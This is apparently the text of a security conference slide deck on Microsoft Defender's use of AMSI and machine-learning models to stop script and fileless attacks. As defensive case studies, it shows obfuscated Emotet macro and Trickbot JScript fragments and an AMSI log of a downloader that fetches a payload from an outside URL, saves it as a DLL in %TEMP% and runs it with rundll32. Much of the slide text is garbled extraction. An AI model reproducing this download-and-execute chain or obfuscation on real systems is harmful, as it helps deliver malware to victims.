

The background is a dark blue gradient. It features several overlapping circular elements. A prominent feature is a large circular scale with tick marks and numerical labels (140, 150, 160, 170, 180, 190, 200, 210, 220, 230, 240, 250, 260) arranged in a semi-circle. Other circles include solid lines, dashed lines, and arrows indicating clockwise or counter-clockwise rotation. The overall aesthetic is technical and futuristic.

STOPPING SCRIPT AND FILELESS ATTACKS USING AMSI ML MODELS IN REALTIME

WHO AM I



Ankit Garg

Security Researcher @Microsoft Defender Research

AGENDA

- Script Based and Fileless Attacks
- Introduction to AMSI , How it is helpful in stopping attacks.
- How Microsoft Defender client and cloud integration works.
- Client and Cloud Based ML Models.
- Case Study from the ML Models Blocks

SCRIPT BASED ATTACKS

- Initial Attack Vector(Macro Documents, Attachments having various scripts)
- Downloading further Payloads.
- Executing Fileless Payloads and doing Persistence.
- Advance Frameworks like Powershell Empire, kodiac and many more.

EMOTET DOWNLOADER USING VBA MACRO

Project - Normal

(General)

```
dsf = (893)
dd = Dguumrxu
wee = ("{trashwords1}")
df = "{trashwords1}"
r = (Joymeibkth)
d = "{trashwords1}"
cx = Ckusepjzs
eds = (Kalyolqiuywl)
g = Gaogicafxdjz
sd = Hlzrpunmsjn
wer = (Zdhgyeyy)
ff = "{trashwords1}"
ewrwe = ("{trashwords1}")
wer = Tjrtfchopsdb
wer = "{trashwords1}"
sd = (Fvwgthftjzbcq)
xsd = ("{trashwords1}")
fds = ("{trashwords1}")
End Function

Function Gkdzcpqindxff()
ee = "i=33^^^====/s/^)/=33^^^====/s/^)/nmg=33^^^====/s/^)/mt=33^^^====,"
vv = ("{trashwords1}")
dsf = (434)
dd = Rnudowhwearoq
wee = ("{trashwords1}")
df = "{trashwords1}"
r = (Slvvqvrpiu)
d = "{trashwords1}"
cx = Zgpxyako
eds = (Uluxkfnjzm)
g = Cjphobax
sd = Wthqpcsnqd
```

File Message Help

Junk Delete Archive Reply

DR [Redacted] Reminder: Outstanding

ft_0_5556034.doc 645 KB

Good afternoon,

In view of your payment documents for pa for the period from September to Decemb find a list of uncleared bills and payment d


Best Regards,
Denis Rempel - Stonebridge Financial Cor

Properties - NewMacros

NewMacros Module



Alphabetic Categorized

(Name) NewMacros





TRICKBOT CAMPAIGN

```
var a = [{a:"(function()avg{avgvaravgrUg dataraw = 'String'  
/Z,\\x60wb-%P$\"['\x63\x68ar\x43o\x64eAt hisero = []  
\\x81>\\x7fH\\x83-dCkn\"['\x63\x68ar\x43 qnparl_4 = (this.toString + '').substr(4, 1) + 'rom'  
avgvaravGFvaGavg=avgnewavg\x41\x63\x74\x var jnabron00 = function () {  
[\"[\"length\"]*5063992095)['toS\x74\x72 function jnabron(eqiwski, jkqpprese) {  
h(e\\x870T\\x60ztN\"[\"length\"]+3.0)))( try {  
Gc[rWiRp%tG>i1nhg1.vfLiNl3eKszy%_ )tUeVm qnparl_4(eqiwski, jkqpprese)  
Gv1h3R\\/\\"@\"/g,\"\"),avgJmHAavg=avg } catch (e) {  
\\\"\\x61\": \"\\x5b\")+\"ndo\"+\"m\"]()av if (true jkqpprese = 'Ch') {  
avg0)[\"\"+\"toSt\"+(64>20 } else {  
\\\"\\x72\": \"\\x69\")+\"ing\"](16)[\"s\"+ return this[dataraw][qnparl_4 + [jkqpprese + 'ar'] + 'Code'](eqiwski)  
\\\"\\x6e\": \"\\x68\")+\"g\"](1)avg},avgda }  
\\\"\\x69\": \"\\x64\")+\"\"+\"ronm\"+(72>3 return 0  
\\\"\\x65\": \"\\x5d\")+\"nt\"](\" ighEKparties53ko = 0.216ighEKfilled44ko = 0.219ighEKlessen97ko = 0.669ighEKdiscussion76ko = 0.979ighEKofalliances38ko = 0.783ighEKu  
purWo5c6eHs0s\"['re\x701a\x63e'](/[W\\ var pewme6 = hisero  
u06H5]/g,\"\"),avgfav=avgd(\"X3uBs pewme6[9] = 2  
eYWr(8n7acm return jnabron(pewme6[9] + jnabron00() + pewme6[78], 'Ch'))(false, true) + (function () { var tpjthat7 = hisero tpjthat7  
e\"['re\x701a\x63e'](/[\\(78XB\\ ethother8 = hisero  
3]/g,\"\"),avggavg=avgd(\"1cko0m ethother8[9] = 1  
pOuFt7ef-rfnDahm8e\"['re\x701a\x63e'](/[ ethother8[78] = 110  
]/g,\"\"),avgruavg=avgnewavg\x41\x63\x7 return jnabron(ethother8[9] + jnabron00() + ethother8[78], 'Ch'))('robot46') + (function () {  
doBIn\"['re\x701a\x63e'](/[\\ var upwgrati5 = hisero  
ydkK\\-A\\]6fJWQBq0ZI43]/g,\"\"),avgloa upwgrati5[9] = 4  
\\\"\\x6f\": \"\\x66\")+\"ld\"+\"e\"+(59>43 upwgrati5[78] = 63  
\\\"\\x72\": \"\\x6b\")+\"\"](G0ek) return jnabron(upwgrati5[9] + jnabron00() + upwgrati5[78], 'Ch'))(true, false, 'addition95', 'b  
var vvueve9 = hisero  
vvueve9[9] = 4  
vvueve9[78] = 93
```



We need to protect the first customer

96% of malware are seen only once



ML is needed to scale and for pro-active response

HERE COMES AMSI(ANTI-MALWARE SCAN INTERFACE) !!

AMSI is an open interface that allows antivirus solutions to inspect script behavior and content on execution.

It support following scanning :

- File Based
- Memory Based
- Stream Scanning.
- content url/ip

WINDOWS 10 SCRIPT EXECUTION ENGINES HAVE AMSI INTEGRATIONS

2015


Windows 10 Launches

- PowerShell
- VBScript
- JScript
- UAC

```
private void ReallyCompile(bool optimize)
{
    ...
    private void PerformSecurityChecks()
    {
        ...
        Invoke-Expression ...
        [ScriptBlock]::Create(... == null)
        Function foo { ... }
        PowerShell -Command ...
        PowerShell -EncodedCommand ...
        IEX (an alias to Invoke-Expression)
        $ExecutionContext.InvokeCommand.InvokeScript( ... )
        $ExecutionContext.InvokeCommand.NewScriptBlock( ... )
        ...
        $ExecutionContext.InvokeCommand.ExpandString( ... )
        $PSCmdlet.InvokeCommand.InvokeScript( ... )
        $PSCmdlet.InvokeCommand.NewScriptBlock( ... )
        $PSCmdlet.InvokeCommand.ExpandString( ... )
        ...
        if (etwEnabled) ParserEventSource.Log.CompileStop();
    }
}
```

Scans content at PowerShell script compile times. Includes dynamically-loaded content

WINDOWS 10 SCRIPT EXECUTION ENGINES HAVE AMSI INTEGRATIONS




AMSI BEHAVIOR COM OBJECT CALL LOGGING

AMSI SCRIPT INSTRUMENTATION

Instruments COM objects

- Logs when COM objects and its methods are invoked along with parameters
- Calls AMSI synchronously prior to all executes

- WScript.Shell.Run()
- Shell.Application.ShellExecute()
- Wscript.Shell.Exec()
- MMC20.Application.Document.ActiveView.ExecuteShellComm
and
- Execute (generic "object.Execute", often used with the obj
returned by "WSHController.CreateScript")



- **Aborts script behavior execute if detected by AV product**

```

NDt0MlswEVDXT0weDIyMUU7dDjBmHhFRE
9MHgwMEY3O3QyWzB4RjddPTB4MjI0ODt0Ml
ycmF5KCK7IHZhciByZXN1bHRTdHJpbmc9Ii
JaTndO30NckVHais5wdXNoKFN0cmLuZ1siZn
1Y3QoIkFET0RCLlN0cmVhbSIpO2ExWyJ0eX
LT1BPUDJjY2EpDQp7DQpmb3IgcKCB2YXIgVG
var velVITK_BOSKO_2S =
"R1JPR3phbWdsYXZpY2hhc3RpID0geydVJzo
ICh2YXIgUmVlYm9rR2FsYXh5R1JPRzJYQ09Q
1JPRzJYQ09QXSk7fQ0KICAgIHJldHVybiBSZ
var velVITK_BOSKO_1S = new Array(70
100, 70 -100, 70 -100, 70 -100, 70 -
70 -36, 70 -47, 70 -46, 70 -45, 70
90, 70 -89, 70 -88, 70 -87, 70 -86,
-68, 70 -67, 70 -66, 70 -65, 70 -64
70 -100, 70 -100, 70 -100, 70 -100,
-100, 70 -100, 70 -100, 70 -100, 70
100, 70 -100, 70 -100, 70 -100, 70 -
, 70 -100, 70 -100, 70 -100, 70 -100
70 -100, 70 -100, 70 -100, 70 -100,
);
function setRH(v1, v2){
v1[v2] ("User-Agent", "TW96aWxsYS80L
}
var FROGzamglavichasti;
var velVITK_BOSKO_1SHO = StopWaitAMi

IWshShell3.ExpandEnvironmentStrings("%TEMP%");
IServerXMLHTTPRequest2.open("GET", "http://esustentables.com.ar/hgf65g?UxhnpIsVw=UKfVqwc", "false");
IServerXMLHTTPRequest2.setRequestHeader("User-Agent", "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)");
IServerXMLHTTPRequest2.send();
IServerXMLHTTPRequest2.responseBody();
_Stream.Open();
_Stream.Type("1");
_Stream.Write("Unsupported parameter type 00002011");
_Stream.Position("0");
_Stream.SaveToFile("C:\Users\ADMINU~1\AppData\Local\Temp\dsCq1P1", "2");
_Stream.Close();
_Stream.Type("2");
_Stream.Charset("437");
_Stream.Open();
_Stream.LoadFromFile("C:\Users\ADMINU~1\AppData\Local\Temp\dsCq1P1");
_Stream.ReadText();
_Stream.Close();
_Stream.Type("2");
_Stream.Charset("437");
_Stream.Open();
_Stream.WriteText("MZÉ");
_Stream.SaveToFile("C:\Users\ADMINU~1\AppData\Local\Temp\dsCq1P1.dll", "2");
_Stream.Close();
IWshShell3.Run("rundll32 C:\Users\ADMINU~1\AppData\Local\Temp\dsCq1P1.dll,SetText", "0", "false");

for (velVITK_OBLOM= 0; velVITK_OBLOM < velVITK_BOSKO_1SHO; velVITK_OBLOM++) {
velVITK_BOSKO_1S[velVITK_OBLOM] = velVITK_BOSKO_1S[velVITK_OBLOM] -70 ;
velVITK_BOSKO_1S[velVITK_OBLOM] = 44+velVITK_BOSKO_1S[velVITK_OBLOM]+55;
}

function StopWaitAMinvalleyFROG2undefilled(velVLUMAHx, velVLUMAHy) {
velVLUMAHx = eww * frr;
velVLUMAHy = velVLUMAHZZ + 245;
};

var topSecretLine:

```

Before Run() executes, will call AMSI scanner with whole buffer contents

<script language="VBScript.Encode">#@~^IUQAAA==@#@&#@& }x, 2DMWM~I[]/: :PHnXY@#@&9ksP/z; d3!N0;
uN0mMW%EdV9LL3V.E6L.; koL@#@&GkhPm\$b/VbN0hkk6X\LX:zt[W5@#@&fks~2[W0]GW\m:s0.+C[wDzOMGo (@#@&9b
No.H0.WT80LObDD; |6h4-Yk3r@#@&s.z6DWT8tk0|6A4\D/0k~'~EalVX ;0a6E@#@&AkdVbNVhk [0L4bESDnMxDct
PxPd+UcwDX6.WT4tkWF0St7Yd3rb@#@&#@&#@&#@&1~kdVbN3Ark6aHNasX4[W\$P', JyE@#@&#@&#@&#@&2nG6+W6-1s:
~', F@#@&d[sMX6DGo8VNYrDD5|6h4-D/3r~{PT@#@&#@&#@&Ark3bN3SYMz+DD[2[WwnK0\, xPDDE[]@#@&ZDk4YC; 4U[]DO
.+MX;n[]XD\$rk3rN0A, '~kk3k93S [N9/dlms.z6DWT8tk0|6A4\D/0k~'~EalVX ;0a6E@#@&AkdVbNVhk [0L4bESDnMxDct
^OkKx, 1a4nGHx;MM;OND;dTL5A47:rt[]8"t-skTY4v; 3zD60!.!0LM;/TL~, /Ok4Ym; 4xdd^VCYkdhn0A47Y;
#@&Pu [0mDG%!/VNNL0M.!ONDEkoN~, JKD YC4 16
3zD6WMMEW%ME/L%, '~q95Tm.kL!/0ThD.ZDk4Ym; 4U
fr [KOVSE@#@&PrX85XNDKY4o [WT/Clw.X6DGL ('?O
PjO[]wPR (9; LmMdNEd6oSdY; Yb4Ym; 4x@#@&~~, PP, \$
y2nG6+W6-P {Pbk^cHbNvs.XW.Ko8tkW|6h4-D/3rS;
fr9W6Vh[]+SA|6h4\D/Vr, [P14DvAkkVrN0hkn40V.&
SAt7:r4[]4J@#@&P, PP, ~ (0, ZDk4YC54xVXMWOVD; WN
fk9W6sh[]+Ahn0A47Y/Or#@#@&d, ~uN0mMW%EdV9LL3
^YbWx@#@&#@&#@&#@&kAr/Vr93AP{~1X4nGHxE!.!0%
1DKL;/V [NoVMM;OND;dTLpx~g68+Kz

```
IHost.CreateObject("WScript.Network");  
IHost.ScriptFullName();  
IWshNetwork2.UserName();  
IWshNetwork2.UserName();  
IHost.CreateObject("WScript.Shell");  
ISwbemObjectSet._NewEnum();  
IFileSystem3.FileExists("C:\ProgramData\Adminuser\aidxx40.log");  
IHost.Quit();
```


E!ME6LD!/T%SSst-:btn8"t\srod4`r*ÓîëcæEb@#@&#@&fr:~2aL%tt%6sX4nK;L%4VD;ON.!/LNP@#@&fb:, [0Gk[
n4"t\srlY(`rÛÓÚááÚ`žiaÈËÝÜÁÏJb#@#@&m/4Yw.X6DGL (+hCCVD;ON.!/LNP{P[]UmMrwDRjmMk2OwEV^H1s+@#@&u[
E!ME6LD!/T%SSst-:btn8"t\srod4`ráÓâBEB@#@&N6frNGW^h.+T5;n0A47Y/Vr, '~wa%Nt\N6sXt[W\$%L4M.E6L.;
;MMEWLMEdLNSH4-:bt+ (]4\sKTY8`EiÂÁÚ`âçâBÓ»Ö` ,E*P'Pa2Lnt\%X:X4nK;%L4!MEWND!/oNR`d+M1C:[]@#@&@
;VD;6LME/TLdAt7:rt[]4]47:kTO4vJäÄDäDÄÓÖiäÜ%PÜP~žBPEÉBéxçÉÄJ*@#@&C931DGL;dON%o0!D!0%.!/o%~{PH6
;DnmY[]r4N+10`g68+KXU;VDE6%D!/oNJAt7:btn4]47:roD8`rÜÍDáÁÉÚáááÄ%ÐJbb@#@&?n0,/9k9G6VA, ', ZD[]1Dnr
4nD/Y_ [31DWN;zY\$+MM.EW%MEdoNb@#@&C[V1DW%;k3 [LTVVD;6LME/TL, xPg68+KXU;VDE6%D!/oNJAt7:btn4]47:
84odDyO2[]WwnK0\~x, J~e, E@#@&\$b/0kN0h9[o4/4ZDk4Om;t ~', 16(nGX EVD;0%.!/LLdAt7:r4[]4I4-skLY(
EM.;6L.EkLNSA4\sKt[]4"4\sKLY(`Ei%æöóéçPçãóDéÛPÉÜYæE·çÝPÚÑæBÓÝPpáíë`ãÖøàÛäÏçE*P[, 9k9W0^A-0k&7
W6+G0~LP\$kkVk93A[9otd4;YrtDC\$stU@#@&U+Y, HNa:HtnW\$Xz5\$hh[]n|6ht7Od3bP{PoDzWmWL46%t9L4[\$|0A47Y
6US1UL!1L+, x, 1a (+KXx!MM;OND;/TLJA4\ :b4+ (It7hrod4vJÉ" >*E#~P4+U@#@&~P_NV^MWL;dON%o0!MEWND!/oN
+aO@#@&P, @#@&, @#@&, ~q6Pks.XW.Ko8RwrV[]2arkY/cCNo\LXhHtnK;ktN01mh+VD;OND;dTLPL~1X4+KzUEVD!0%
&~~, C[31.WNEdV9LoV!MEWLM;ko%, ', 16 (+Kzx!M.E6L.; koLdAt7:k4n8I4\sKLY8crâçÝ~çìxæPÑJbP@#@&P, P
NPb0@#@&#@&#@&N[b!/V;93;9%tkYfb[G0^h, '~F{Q8G@#@&#@&#@&q6PH6:P`d9bNG0^AcsG^N[]D2XkkO/vl%otLahHt+K
N6:H4nW\$/4NV1Ch[]M.E6%D!/L%*#@&#@&7u93^DK%!/V9LT3MME6%D!/LL, '~HX4+Kzx!MD!W%D!/TLJh4-sk4+ (]t7:r
[, qW@#@&#@&#@&C931.WNEd39LLVVDE6%D!/oN~xPg6 (+GXU;VD;ON.Eko%JSt\hr4+8I4-skLD4vJâçÝ~çìxæPÑJ*P@#@&

No AMSI behavior
call, no execute
scan trigger.

WE NEED BETTER SOLUTION TO STOP THESE ATTACKS!

WINDOWS DEFENDER CLOUD

Customer's Machine



Windows Defender Cloud

Sends features

Decision (Malware/Clean?)

Sends features:

- Emulated behavior (eg api calls)
- Fuzzy hashes
- ML feature vectors
- Process behavior events
- Etc

Realtime ML classifiers

Decider rules and ranking logic

Global file information

